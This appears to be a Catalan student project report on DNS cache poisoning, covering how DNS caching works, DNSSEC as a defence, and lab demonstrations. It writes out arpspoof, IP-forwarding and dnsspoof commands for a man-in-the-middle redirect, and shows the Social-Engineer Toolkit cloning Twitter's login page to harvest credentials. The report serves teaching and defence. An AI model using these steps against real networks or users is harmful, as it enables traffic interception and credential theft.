

Projecte ASIX 2k22

Escola Del Treball

2HISX 2021-2022

Aaron Andal & Cristian Condolo

CryptoSEC: “*Careful where you step in*”



> Img Source: @Aaron & @Cristian 's GitHub

Index

- DNS Cache Poisoning / DNS Spoofing: -> readME <-
- Què fan els solucionadors de DNS?: -> readME <-
- Com funciona la memòria cau DNS?: -> readME <-
- Com enverinen els atacants la memòria cau DNS?: -> readME <-
- Mètodes d'execució per a realitzar DNS Spoofing: -> readME <-
 - Exemple i explicació pràctic DNS Cache Poisoning: -> readME <-
- Com prevenir DNS Spoofing?: -> readME <-
 - Implementació de DNSSEC: -> readME <-
- Exemples DNS Cache Poisoning / Spoofing: -> readME <-

- **Exemple 1:** Utilitzant setoolkit a Kali Linux i ETTERCAP:
–> readME <–
- **Ettercap per CLI:** –> readME <–
- **Explicació resumida:** –> readME <–
- **Exemple 2, cleanest DNS Spoof with BETTERCAP:** –> readME <–
 - **PART1:** (ARP Spoof + DNS Spoof) amb Setoolkit (Mail Phishing + Site Cloner + Credential Harvester): –> readME <–
 - **PART2:** Attacking SOA and Forward DNS Servers with DOS (SlowHTTP - Attack cryptosec.net web Apache2): –> readME <–
- **Bibliografia:** –> readME <–

DNS Cache Poisoning / DNS Spoofing


Abans d'entrar en escena hi posem un exemple:

Imagineu-vos que, un grup d'estudiants d'últim any d'EDT 2HISX, fan una broma als estudiants de batxillerat.

Aquest grup d'estudiants “canvien” tots els números de les habitacions del campus de l'institut EDT, de manera que quan els nous estudiants de batxillerat (que encara no coneixen les instal·lacions del campus), l'endemà es apareguin en aules equivocades.

Els números d'habitació que no coincideixen, s'enregistren en un directori del campus i els estudiants nous de batxillerat segueixen anant a les aules equivocades fins que algú finalment se'n adona i corregeix l'error.

L'exemple anterior és el **DNS Cache Poisoning** o **DNS Spoofing**.



> Img Source: @Aaron & @Cristian 's GitHub

DNS Cache Poisoning (enverinament de la memòria cau DNS), també es coneugut com *DNS Spoofing* (suplicació de DNS), és un atac del tipus *spoofing* (suplicació) que consisteix en *alterar* els registres DNS amb la finalitat de *redirigir el flux de paquets* entre un host (víctima) i un servidor a la seva *màquina atacant*.


“DNS Spoofing és l’acció d’introduir informació falsa a una memòria cau DNS, modifica la taula ARP, fent creure que el client està parlant amb el servidor, però en realitat parla amb la màquina de l’atacant, lo mateix amb el servidor”

Amb altres paraules, utilitza registres DNS alterats per redirigir el trànsit de paquets en una connexió, retornen una resposta incorrecta i les víctimes es dirigeixen als llocs *web fraudulents* on a posteriori son infectats per *l’atacant*.

“Amb DNS Spoofing redirigim els paquets ipv4 entre el host i el servidor al host de l’atacant”

Les *webs fraudulents* son “*quasi*” copies originals de pàgines web coneudes allotjades a la màquina de *l’atacant*.

“L’atacant implanta una pàgina web maliciosa i infecta la víctima”



Img Source: /www.imperva.com

Un cop allà, se'ls demana als usuaris que iniciïn sessió al seu compte (el que creuen que és), donant a l'autor l'oportunitat de robar les seves credencials d'accés i altres tipus d'informació sensible. A més, el lloc web maliciós s'utilitza sovint per instal·lar cucs o virus a l'ordinador d'un usuari, donant-li a l'autor accés a llarg termini i a les dades que emmagatzema.

Quan un servidor DNS ha rebut dades no autèntiques i les emmagatzema en memòria cau per augmentar el rendiment en el futur, es considera *enverinament*, proporcionant les dades no autèntiques als clients del servidor.

Les adreçess IP son com “números d’habitació” d’Internet, la qual cosa permet que el trànsit web arribi a llocs adequats.

La memòria CAU de les resolucions DNS són el “*directori del campus*”, quan emmagatzemen informació *defectuosa*, el trànsit va als llocs equivocats fins que es corregeix la informació.

Com que normalment els solucionadors de DNS no tenen cap manera de verificar les dades de la memòria cau, la informació de DNS incorrecta romandrà a la memòria cau fins que caduca el temps de vida (TTL) o fins que s’elimina manualment.

Una sèrie de vulnerabilitats fan possible l’enverinament del DNS, però el principal problema és que el DNS es va crear per a una Internet molt més petita i es va basar en un principi de confiança (com ara BGP).

Un protocol DNS més segur anomenat *DNSSEC* pretén resoldre alguns d'aquests problemes, però encara no s'ha adoptat àmpliament.

Què fan els solucionadors de DNS?

Els solucionadors de DNS proporcionen als clients l'adreça IP associada a un nom de domini.

En altres paraules, prenen adreces de llocs web llegibles per humans com “*cloudflare.com*” i les tradueixen a adreces IP llegibles per màquina.

Quan un usuari intenta navegar a un lloc web, el seu sistema operatiu envia una sol·licitud a un solucionador de DNS.

El solucionador de DNS respon amb l'adreça IP i el navegador web agafa aquesta adreça i inicia la càrrega del lloc web.


Com funciona la memòria cau DNS?

Un solucionador de DNS desarà les respistes a les consultes d'adreces IP durant un període de temps determinat.

D'aquesta manera, el resolutor pot respondre a futures consultes molt més ràpidament, sense necessitat de comunicar-se amb els molts servidors implicats en el procés típic de resolució de DNS.

Els solucionadors de DNS guarden les respistes a la memòria cau mentre els permeti el temps de vida designat (TTL) associat a aquesta adreça IP.

Resposta DNS sense memòria cau:




> Img Source: [@Aaron & @Cristian 's GitHub](#)

Com enverinen els atacants la memòria cau DNS?

Els atacants poden enverinar la memòria cau DNS suplantant la identitat dels noms DNS , fent una sol · llicitud a un resolutor de DNS i, a continuació, forjant la resposta quan el resolutor de DNS consulta un servidor de noms.


Això és possible perquè els servidors DNS utilitzen UDP en comptes de TCP i perquè actualment no hi ha cap verificació per a la informació DNS.

Procés d'enverinament de la memòria cau DNS:



> Img Source: @Aaron & @Cristian 's GitHub

Memòria cau DNS enverinada:



> Img Source: @Aaron & @Cristian 's GitHub

En lloc d'utilitzar TCP, en la que ambdues connexions fan un “handshake” per iniciar la comunicació i verificar la identitat dels dispositius.

Les sollicituds i respostes DNS utilitzen UDP (User Datagram Protocol) (Port 53). No hi ha cap garantia que hi hagi una connexió oberta, que el destinatari estigui perparat per rebre o que l'emissor sigui qui diuen ser.

L'UDP és vulnerable a la falsificació per aquest motiu: Un atacant pot enviar un missatge mitjançant UDP i fingir que és una resposta d'un servidor autoritari i legítim, falsificant les dades de la *capçalera del paquet*.

Si un *solucionador de DNS* rep una resposta falsificada, aquesta l'accepta i emmagatzema les dades de manera acrítica perquè no hi ha manera de verificar si la informació és precisa i prové d'una font legítima.

DNS es va crear als primers temps d'Internet, quan les úniques parts connectades amb ella eren les universitats i els centres de recerca. No hi havia cap raó per esperar que algú intentés difondre informació DNS falsa.

Malgrat aquests principals punts de vulnerabilitat en el procés de memòria cau DNS, els atacs d'enverinament de DNS no són fàcils.

Com que la resolució de DNS en realitat consulta el servidor de noms autoritzat,

Els atacants només tenen uns quants mil · lisegons per enviar la resposta falsa abans que arribi la resposta real del servidor de noms autoritzat.

Els atacants també han de conèixer o endevinar una sèrie de factors per dur a terme atacs de suplantació de DNS:


1. Quines consultes DNS no s'emmagatzemen a la memòria cau pel *DNS Resolver* de destinació, de manera que el resolutor consultarà el servidor de noms autoritzat.
2. Quin port fa servir el *DNS Resolver*, normalment s'utilitza el port 53 per a cada consulta DNS, però ara, amb una bona construcció de DNS Segur pot ser que utilitzin un port aleatori cada vegada.
3. El número d'identificació de la sol·licitud
4. A quin servidor de noms autoritzat anirà la consulta.

Els atacants també podrien accedir a la resolució de DNS d'alguna altra manera. Si una part malintencionada opera, pirateja o obté accés físic a una solució de DNS, poden alterar més fàcilment les dades de la memòria cau.

- En xarxes, un port és un punt virtual de recepció de comunicació.
- Els ordinadors tenen diversos ports, cadascun amb el seu propi número, i perquè els ordinadors es parlin entre ells, s'han de designar determinats ports per a determinats tipus de comunicació. Per exemple, HTTP sempre van al port 80 i HTTPS sempre utilitza el port 443.


Mètodes d'execució per a realitzar DNS Spoofing:

- **Man in the middle (MITM):** la intercepció de les comunicacions entre usuaris i un servidor DNS per tal d'encaminar els usuaris a una adreça IP diferent/maliciosa.
- **Compromís del servidor DNS:** el segrest directe d'un servidor *DNS Resolver*, que està configurat per retornar una adreça IP maliciosa.



> Img Source: @Aaron & @Cristian 's GitHub

Exemple i explicació pràctic DNS Cache Poisoning



> Img Source: @Aaron & @Cristian 's GitHub

L'exemple anterior il·lustra un atac d'enverinament de memòria cau DNS, en què un **atacant** (IP **192.168.3.300**) intercepta un canal de comunicació entre un *client* (IP **192.168.1.100**) i un ordinador *servidor* pertanyent al lloc web www.estores.com (IP **192.168.168. 2.200**).

En aquest escenari, s'utilitza una eina (per exemple, **arpspoof**) per enganyar el *client* perquè pensi que la IP del servidor és **192.168.3.300**.

Al mateix temps, es fa pensar al servidor que la IP del client també és **192.168.3.300**.

Un escenari així procediria de la següent manera:

1. L'**atacant** utilitza **arp spoof** per emetre l'ordre: **arp spoof 192.168.1.100 192.168.2.200**. Això modifica les *adreses MAC* a la taula *ARP* del


servidor, fent-lo pensar que l'ordinador de **l'atacant** pertany al **client**.

2. **L'atacant** torna a utilitzar arpspoof per emetre l'ordre: `arp spoof 192.168.2.200 192.168.1.100`, que indica al client que l'ordinador de l'autor és el servidor.
3. L'atacant emet l'ordre Linux: `echo 1 > /proc/sys/net/ipv4/ip_forward`. Com a resultat, els paquets IP enviats entre el *client* i el *servidor* es reenvien a l'ordinador de **l'autor atacant**.
4. El fitxer amfitrió, **192.168.3.300 estores.com** es crea a l'ordinador local de **l'atacant**, que associa el lloc web *www.estores.com* a la seva **IP local**.
5. **L'autor atacant** configura un *servidor web* a la IP de *l'ordinador local* i crea un *lloc web fals* fet per semblar a *www.estores.com*.
6. Finalment, s'utilitza una eina (per exemple, *dnsspoof*) per dirigir totes les *sol·licituds* de DNS al fitxer **amfitrió** local de **l'autor**. Com a resultat, el lloc **web fals** es mostra als usuaris i, només en interactuar amb el lloc, s'instal·la programari maliciós als seus ordinadors.

](<https://www.imperva.com/learn/wp-content/uploads/sites/13/2019/01/DNS-spoofing.jpg>) > **Img Source:** *www.imperva.com*

Com prevenir DNS Spoofing?

Si bé hi ha diverses eines disponibles per trobar i fer front als DNS Spoofing.



> **Img Source:** *www.imperva.com*

Implantació de DNSSEC

DNS és un **protocol sense xifrar**, que facilita la interceptació del trànsit amb falsificació. A més, els servidors DNS no validen les adreces IP a les quals estan redirigint el trànsit.

DNSSEC és l'abreviatura de Domain Name System Security Extensions i és un mitjà per verificar la integritat i l'origen de les dades DNS. El DNS es va dissenyar originalment sense aquesta verificació, per això és possible l'enverinament del DNS.

Igual que TLS/SSL , DNSSEC utilitza la criptografia de clau pública (una manera de signar digitalment la informació) per verificar i autenticar les dades. Les extensions DNSSEC es van publicar l'any 2005, però DNSSEC encara no s'ha generalitzat, el que deixa el DNS encara vulnerable als atacs.

DNSSEC és un protocol dissenyat per protegir el vostre DNS afegint mètodes addicionals de verificació. El protocol crea una signatura criptogràfica única emmagatzemada al costat dels altres registres DNS, per exemple, un registre i CNAME. Aquesta signatura l'utilitza el vostre solucionador de DNS per autenticar una resposta de DNS, assegurant-vos que el registre no s'hagi manipulat.

Tot i que DNSSEC pot ajudar a protegir contra la falsificació de DNS, té una sèrie de possibles desavantatges, com ara:

Manca de confidencialitat de les dades: DNSSEC s'autentica, però no codifica les respostes DNS. Com a resultat, els autors encara poden escoltar el trànsit i utilitzar les dades per a atacs més sofisticats. Desplegament complex: DNSSEC sovint es configura malament, cosa que pot fer que els servidors perdin els avantatges de seguretat o fins i tot denegar l'accés a un lloc web.

Enumeració de zones: **DNSSEC** utilitza registres de recursos addicionals per habilitar la validació de la signatura. Un d'aquests registres, **NSEC**, és capaç de verificar la inexistència d'una zona DNS. També es pot utilitzar per caminar per una zona DNS per reunir tots els registres DNS existents, una vulnerabilitat anomenada enumeració de zones. Les versions més noves de NSEC, anomenades NSEC3 i NSEC5, publiquen registres hash dels noms d'amfitrió, xfrant-los i evitant l'enumeració de zones.

Exemples DNS Cache Poisoning / Spoofing

Exemple 1: Utilitzant setoolkit a Kali Linux i ETTERCAP


Demostració ràpida de com DNS pot ser suplantat utilitzant Kali Linux, i com el tràfic pot ser redirigit a una pàgina fraudulenta.

Hem decidit fer phishing la pàgina de Twitter utilitzant una eina anomenada “setoolkit” i fer un clonatge de la pàgina de Twitter.

Posteriorment suplantar el registre DNS en la que apuntava a twitter.com a la nostra màquina, on hi tenim un allotjat una pàgina fraudulenta utilitzant l'eina.

Website Attack Vectors -> Credentials Harvestor -> Clone website / Use Web Template

Utilitzarem un “toolkit” anomenat “setoolkit” que es permetrà fer phishing a una pàgina i fer un clonatge perfecte.



The screenshot shows a terminal window titled "root@osboxes: /home/anonymous". The window displays the Social-Engineer Toolkit (SET) interface. At the top, there's a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu, there's a file browser interface with a "Trash" folder and a "File Sys" folder. The "File Sys" folder contains several files and subfolders related to SET, such as "The Social-Engineer Toolkit (SET)", "Created by: David Kennedy (ReL1K)", "Version: 8.0.3", "Codename: 'Maverick'", "Follow us on Twitter: @TrustedSec", "Follow me on Twitter: @HackingDave", "Homepage: https://www.trustedsec.com", and "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs.". Below this, a message reads "The Social-Engineer Toolkit is a product of TrustedSec." followed by a link "Visit: https://www.trustedsec.com". Further down, it says "It's easy to update using the PenTesters Framework! (PTF)" and "Visit https://github.com/trustedsec/ptf to update all your tools!". At the bottom, there's a menu with options from 1 to 99, ending with "99) Return back to the main menu." The prompt "set>" is visible at the bottom left.

> Img Source: @Aaron & @Cristian 's GitHub

Podem fer un clonatge d'una pàgina web o també té “templates” pre definides. En aquest exemple utilitzarem el template de <https://www.twitter.com>

Tarda una estona.

Kali Linux (SeToolkit) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@osboxes:/home/anonymous

File Actions Edit View Help

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.200.243.137]:

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.


1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on the website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub

Com podem observar la pàgina de Twitter està a la nostra IP 10.200.243.137 al port 80.

